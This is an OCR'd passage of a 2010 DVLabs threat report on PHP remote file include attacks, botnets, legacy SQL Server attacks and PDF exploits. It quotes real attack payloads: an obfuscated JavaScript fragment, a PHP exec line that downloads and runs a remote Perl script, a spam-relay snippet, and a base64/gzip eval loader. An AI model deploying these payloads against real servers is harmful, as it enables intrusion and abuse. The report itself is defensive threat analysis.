c];for (BekejQegezi=XelevGepano;BekejQegezi<LemeW
elet.length-1;BekejQegezi+=LasawSanewo) DalewBe-
fen += XepaZerc(PaLezei((LemeWelet[BekejQegezi+Xe
levGepano].length-1).toString(WaSejn)+(LemeWelet[
BekejQegezi+MeyevHee].length-1).toString(WaSejn),
WaSejn));NeMee(DalewBefen);</script>
```

PHP Remote File Include

PHP Remote File Include Attacks remain a constant threat on the Internet; particularly as a launching point for HTTP server side attacks. We saw a large increase in the number of attacks over the sampled period; however, this large rise was primarily caused by a sustained attack against a single network containing one of our sensors.

The large spike in June was primarily caused by a large sustained attack against a South American municipal government by infected bots primarily located in the United States.

PHP RFI Sources

There are a number of resources to help understand the specifics behind PHP file include attacks. However to understand why this vulnerability exists it is important to cover the basics. PHP code is embedded into a source document (HTML, XML, etc.) and interpreted by a Web server, which is running a PHP processor module. The Web server interprets the PHP code and generates an appropriate Web

Figure 14:
PHP File Include Attacks by Month:




Figure 15:

PHP File Include Attacks by Source Country:





Figure 16:

PHP File Include Attacks by Line of Business:



page. To build the Web page, PHP may need access to information stored in files, databases, other Web pages, or even Web content located on other websites.

Because PHP has the need and ability to pull content from a variety of sources, and because some versions of PHP ship with the ability to overwrite local variables in the program by simply sending data in an HTTP request, it offers the potential to create vulnerabilities when writing PHP code which attackers can exploit.

By sending a specially crafted HTTP request to a vulnerable system, an attacker can have the vulnerable PHP application retrieve the attacker's malicious PHP code and execute it. The malicious PHP-included file is typically stored on a system other than the targeted Web server, a practice that minimizes detection of the malicious file and enhances the attacker's ability to upgrade the file contents as needed.

Because of this, PHP remote file include attacks are perhaps the simplest and most effective type of attack used on a wide scale level today. For these reasons, we have seen over 3.5M distinct attack attempts within the first six months of this year making this one of the most attacked vulnerability types on the Internet.

It is also interesting to note that the diversity and cleverness of these attacks seem to be at an all-time high. Indeed, PHP file include attacks make very attractive targets for two primary reasons. The first is that they are extremely easy to exploit, usually only requiring a single HTTP request. The second reason is that while the attack gives the attacker nearly complete control of the victim server, the attack itself is non-persistent, and may not even leave a trace in the HTTP logs if, for example, a HTTP POST request is used.

Some of the techniques being employed by this new class of PHP attackers are the same techniques that are also being applied to malicious JavaScript. We are seeing a lot of cross-pollination between these two attack classes.

To underscore how much damage these PHP attacks can do, one must first understand the types of functions supported by PHP payloads. The following list displays some of the PHP RFI payload effects DVLabs has detected this year:

- Password brute force
- E-mail/MMS Spam relay
- Network flood
- Malware dropper
- Botnet member
- Recon and re-infection

While there are very large backdoors which give an attacker a portal in which he can select the above options among others, the non-persistent and easy-to-exploit nature of PHP file include attacks encourage attackers to use single-purpose payloads. As an example, the following payload is designed to create a shell and download a malicious Perl script then execute it.

```
<?PHP echo exec('cd /tmp;curl -o http://www.example.
org/scan.txt;perl scan.txt;rm -rf *.txt*');?>
```

Another common payload seen is the one-shot spam bot. In this example, the attacker simply needs to hit a URL on the victim server to send out a new E-mail.

```
if(mail("to@example.org", "Subject", $ _ SERVER['HTTP _
HOST'].$ _ SERVER['REQUEST _ URI'], "From: <from@ex-
ample.com>\r\n"))

 {echo "Yes!"; exit();}

 else

 {echo "No..";exit();}
```

As mentioned above, the more sophisticated threats these days often contain thousands of lines of well written, documented code, complete with release notes and polished user interfaces which allow the attacker to easily launch new attacks with little to no knowledge of how these attacks really work.

Perhaps the most important advancement in these scripts is the ability to encode and obfuscate the payload in order to decrease the likelihood of inspection by network-based security equipment and endpoint security solutions. In the example below, we see the attacker Gzip compresses his payload and then he encodes this Gzipped payload using base64 in order to allow it to be used directly from within a PHP script. The result is a payload which is very expensive for security devices to analyze in real time.

```
 <?php

ab("ID","a"."b");
function ab($t,$c) { echo "$t: "; echo (is _
array($c))?join(" ",$c):$c; echo "<br>"; }
eval(gzinflate(base64 _ decode('
rVZRc9o4EH7vTP/DongS06GEcLmmoSWQFnNk2gTO
4LYzhPEYW4BbI3sku4Fm+t+7krAxN22e7sVG3+5+
++1qLdG5ettJVsnzZ8YIANrQXdLUfwjM6huEbkY5
RNl3k4wt+5Nlu9e9nk2U3bnpoX2xaV7SDfVNEgYK

…

33Ug8O6wxRLXPS63WZ7xRrpNdJPxFi7fwWBM5Bo/
62+uugdckXi+umvQ1i9s8uo4MDlSyARe4i95imMS
ZUVUnxi7WwXaV/k+T6p4HKsrCEpoX6Lquiqjjrpv
8rpy8qkqY6ZL7OD/il8=

')));
die("");
?>
```

During run time, this encoded payload is passed through a set of PHP functions to remove the encodings of the payload and execute the resulting PHP payload using the PHP function eval().

The above payload once un-obfuscated contains the following PHP code:

```
?>= 1073741824 ) { $size =
round($size/1073741824*100)/100 ." GB"; } elseif ( $size
>= 1048576 ) { $size = round($size/1048576*100)/100
." MB"; } elseif ( $size >= 1024 ) { $size =
round($size/1024*100)/100 ." KB"; } else { $size =
$size . " B"; } return $size; } } function hdd($type)
{ $P = @getcwd(); $T = @disk _ total _ space($P); $F
= @disk _ free _ space($P); $U = $T - $U; $hddspace =
array("total" => vsize($T), "free" => vsize($F), "used"
=> vsize($U)); return $hddspace[$type]; } ?>
```

Believe it or not, this sophisticated obfuscation does not result in an attack, but in fact a simple form of reconnaissance that is designed to report back to the attacker the amount of disk space available on the victim host.

Botnets

A botnet, or robot network, is a collection of computer systems controlled and manipulated by a master computer, typically for malicious purposes and commonly without the consent of the computer owners. Botnets have become stealthy, while their masters have become more cunning. Evidence of this can be seen in the behavior exhibited within the threat landscape. Modern botnet families such as ZeuS, are leveraged globally for a variety of purposes, all of which are driven for both tactical and strategic ends.

Botnet architects work diligently to engineer new and assorted mechanisms to establish botnets as well as avenues of infection. The infections often stem from what is a universally recognized infection method, the download and execution of an infected binary executable. An infection may stem from any number of actions, though many originate from an unsuspecting visit to a website that has been compromised and is now being used to seed infected self-extracting executables to website visitors. The resulting effect is that the infectious payload is downloaded by innocent visitors and embedded onto their systems without their knowledge. From that point forward, their systems are compromised and are at the mercy of the botnet master. The botmaster then has the ability to use the systems to further propagate the infection or invoke other malicious activities, all without the knowledge or consent of the systems' owners.

During 2010, DVLabs discovered thousands of malicious executables during this report's sample period. While DVLabs continues to detect a vast array of well-known malicious binaries, it also noticed an equal and increasing number of unique malicious executables. Many times these exhibit polymorphic behavior, which is an attempt to evade cryptographic hash algorithms designed to detect, identify, and classify infections based on behavior. Techniques such as polymorphic behavior, and others involving advanced application of covert channel, command and control, and cryptovirology will continue to become more prevalent in the coming years.

In reaction to the increased sophistication of these threats, it is imperative to understand that simple pattern or signature-based detection techniques--which are commonly relied on to block malicious executable code that is used to seed these networks--will no longer be effective on their own. New, fresh approaches must be discussed, embraced, and evangelized. Certainly, these approaches should include original ways to detect and identify these threats, such as advanced command and control, reputation, and policies.

The ability for an end user to run and execute software that was written by an unknown source in an unknown location has become both a privilege and a liability. The average end user is often unaware of the potential implications associated with doing so and as a result may often engage in activity that places them in peril. As a result, DVLabs predicts a trend that the future of personal computing will move toward a default deny model similar to that seen within in the smartphone industry. Examples of this can be seen in the activity taking place at Google, which is already taking strong measures to move to this model with their Chrome and Android Operating Systems. Other organizations, such as Apple, have also taken the first steps toward this necessary evolution as seen in recent measures taken with both the iPad and iPhone platforms.

Old Attacks Still Prevalent

Most of this report has focused on the newer elements of the threat landscape, but it is important to note that older attacks are still prevalent, and represent real threats.

XP cmdshell

During the sampling period for this report, an older DVLabs' filter captured a strong resurgence of XP cmdshell attacks. This command is often used in conjunction with SQL Injection attacks since it is one of the few ways to run operating system commands from within SQL server. Over the past five years more focus has been put towards manipulating data within the SQL database, instead of executing operating system commands through the database.

Recent versions of SQL Server do not, by default, enable this stored procedure, but if left attended in older versions of SQL Server, it is a security gap that attackers may exploit to run operating system commands against SQL Server. Figure 17 shows the increased attack activity in the first half of 2010.

Figure 17:

SQL Injection attacks using XP_CMDSHELL() by month:





Figure 18:

SQL Injection Attacks using XP_CMDSHELL() by source Country:




Interestingly, as depicted in Figure 18, many of the attacks are sourced from China, a country that has a large population of unpatched SQL Server 2000 machines.

Another interesting note is that nearly all of these attacks were reported by the technology sector, as shown in Figure 19.

Figure 19:

SQL Injection Attacks using XP_CMDSHELL() by Line of Business:



SQL Slammer

SQL Slammer exhibited a notable set of attacks. The considerable number of attackers originating from China is likely attributed to a large base of computers combined with widespread use of pirated software. This is an old story that has been reported on before, but it is noteworthy that there has been little progress in eradicating this worm in the last 5 years.

Figures 20–22 show a current breakdown of SQL Slammer attacks, including frequency, attack source and industry targets.

Figure 20:

SQL Injection Attacks using XP_CMDSHELL() by Month:




Figure 21:
SQL Slammer Hits by Source Country:





Figure 22:
SQL Slammer Hits by Line of Business:



Conficker is another example of a legacy attack that is still prevalent. Figure 23 shows Conficker traffic over time. It appears that the primary propagation method has steadily decreased over the sampled period.

Brute Force Attacks Service Account Login Failed

Attempts by brute force to crack service account passwords continue to be a major problem on the Internet. As an example, an analysis of the following charts (Figures 24–26) shows a general attack profile of compromised systems in China that are attempting, by brute force, to crack the SQL Server system administrator account, primarily against infrastructure providers.

Figure 23:

Attacks Against MS08-067 (the primary vulnerability used by Conficker) by Month:




Figure 24:

Total Failed Login Attempts Against MSSQL SA User Account by month:




Figure 25:

Total Failed Login Attempts Against MSSQL SA User Account by source country





Figure 20:
Total Failed Login Attempts Against MSSQL SA User Account by Line of Business:



Deep Dive: An Analysis of PDF Attacks

Until now this report has focused on vulnerability and attack trends and how they affect the current threat landscape. In this section, the report shifts its approach from a broad look at trends to a deep technical analysis of a specific popular target in modern HTTP client side attacks, documents based on Adobe's Portable Document Format (PDF). As mentioned in the section on "HTTP client side attacks" malicious file formats play a major role in many client based attacks. This section first discusses the installed base for Adobe Reader and Acrobat and compare its patch speed to other applications. The next topics dive into real-world PDF exploits, including a detailed analysis of a PDF attack, involving malicious embedded JavaScript.


Adobe Reader Patch Speed

During 2009 and the first half of 2010, attacks on systems running the Windows operating system have increasingly focused on vulnerabilities in 3rd party applications, rather than on vulnerabilities in the core Operating System and its standard programs. IT administrators have become proficient at deploying operating system patches and are closing vulnerabilities faster than before, shrinking the window of opportunity that attackers exploit to install their malware. Attackers are searching for alternative means to attack the systems, and have found 3rd party applications to be an easier targets than operating systems.

The primary 3rd party application that has recently been under attack is Adobe Reader, a program to visualize PDF files. PDF is a powerful file format, allowing for the embedding of images, movies, and active content into the document. It also includes a scripting language. It is supported across a wide range of computer systems and operating systems, making it an attractive target because of its prolific use. It is frequently used for contracts, official memos and documentation, making it a widely accepted file format. Adobe Reader is the most popular application for reading PDF files and can be counted on to be installed on many of the attacker's target systems. The following graph shows that over 70% of all systems in the 